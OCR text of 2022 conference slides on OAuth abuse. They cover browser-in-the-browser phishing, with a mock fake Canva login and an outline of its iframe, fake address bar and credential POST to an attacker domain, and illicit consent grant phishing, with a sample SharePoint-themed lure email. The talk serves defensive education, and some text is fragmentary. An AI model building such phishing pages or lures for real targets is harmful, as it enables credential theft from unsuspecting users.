OAuthsome Magic Tricks
Yet more OAuth abuse

Cloud Village
August 13, 2022

Jenko Hwong
jhwong@netskope.com
@jenkohwong

© 2022 Jenko Hwong

Any sufficiently advanced technology is indistinguishable from magic.
- Arthur C. Clarke

© 2022 Jenko Hwong

Any sufficiently advanced technology is indistinguishable from magic.
- Arthur C. Clarke

Any sufficiently advanced attack is indistinguishable from magic.
- Malicious Actor

© 2022 Jenko Hwong


Any sufficiently advanced technology is indistinguishable from magic.
- Arthur C. Clarke

Any sufficiently advanced attack is indistinguishable from magic.
- Malicious Actor

Any sufficiently complex technology is ripe for abuse and a pain in my ass.
- Security Professional


© 2022 Jenko Hwong

The Old: Phishing Attacks



© 2022 Jenko Hwong

The Old: Phishing Defenses



© 2022 Jenko Hwong

BITB Phish[1][2]

[1] Browser In The Browser (BITB) Attack, 3/15/22: https://mrd0x.com/browser-in-the-browser-phishing-attack
[2] https://github.com/mrd0x/BITB

© 2022 Jenko Hwong


https://www.myfakecanva.com

Canva | Design spotlight | Business | Education | Plans and pricing | Learn | Try logo, poster, anything! | Log in | Sign up

What will you design today?

Canva makes it easy to create professional designs and to share or print them.

Sign up for free



It's easy to get started

enko Hwong

BI

https://www.myfakecanva.com

What will you design today?

Log in or sign up in seconds

Use your email or another service to continue with Canva (it's free)!

Continue with Google

Continue with Facebook

Continue with email

Continue another way

By continuing, you agree to Canva's Terms of Use. Read our Privacy Policy.

Sign up with your work email

It's easy to get started

enko Hwong

https://www.myfakecanva.com

After you authenticate, your Google credentials are sent to the attacker.

Sign in - Google Accounts

accounts.google.com/o/oauth2/v2/auth/identifier?state=dbbca4c4-a807-4664-8...

???

Sign in with Google

Canva

Sign in

to continue to Canva

Email or phone

Forgot email?

Create account

Next

English (United States)

Help Privacy Terms

Log in

Use your em

with Canva

By continuing


our Privacy P

Sign up

It's easy to get started


enko Hwong

Keys to Attack: BITB Phish




enko Hwong

Keys to Attack: BITB Phish



enko Hwong

Keys to Attack: BITB Phish



- Fake window (iFrame)
- Fake address bar/URL (CSS)
- Attacker domain receives the POST (js)

enko Hwong

Keys to Attack: BITB Phish

❶ Fake Website(apps)

Authorization

Websites(apps)

https://myfakecanva.com

Sign in - Google Accounts

accounts.google.com/o/oauth2/v2/auth/identifier?state=dbbca4c4-

Sign in with Google

Canva

Sign in

to continue to Canva

Email or phone

Forgot email?

Create account

Attacker

Username
Password

❹ Access

Gmail: Private and secure email

https://www.google.com/gmail/about/

Gmail

For work

Sign in

Get Gmail

Secure, smart, and easy to use email

Get more done with Gmail. Now integrated with Google Chat, Google Meet, and more, all in one place.

Get Gmail

For work

Compose

- Fake window (iFrame)
- Fake address bar/URL (CSS)
- Attacker domain receives the POST (js)


❷ Phish

❸ Respond

Victim

© 2022 Jenko Hwong

Defending: BITB Phish



- Fake window (iFrame)
- Fake address bar/URL (CSS)
- Attacker domain receives the POST (js)

© 2022 Jenko Hwong

Illicit Consent Grant Phish[1]

[1] Joosua Santasalo,10/25/18: https://www.nixu.com/blog/demonstration-illicit-consent-grant-attack-azure-ad-office-365

© 2022 Jenko Hwong

Illicit Cons

From: no-reply@sharepointonline.com <[redacted]>
Sent: Friday, December 6, 2019 6:36:41 AM
To: [redacted]
Subject: File "[redacted]Q4 Report - Dec19 (1).xlsx" Has Been Shared With You.

[External]

[redacted] report attached. Refer to pivot tab

This link only works for the direct recipients of this message.

[redacted]Q4 Report - Dec19 (1).xlsx

Open

Microsoft OneDrive

© 2022 Jenko Hwong

Illicit Cons

From: no-reply@sharepointonline.com <[redacted]>
Sent: Friday, December 6, 2019 6:36:41 AM
To: [redacted]
Subject: File "[redacted]Q4 Report - Dec19 (1).xlsx" Has Been Shared With You.

[External]

[redacted] report attached. Refer to pivot tab

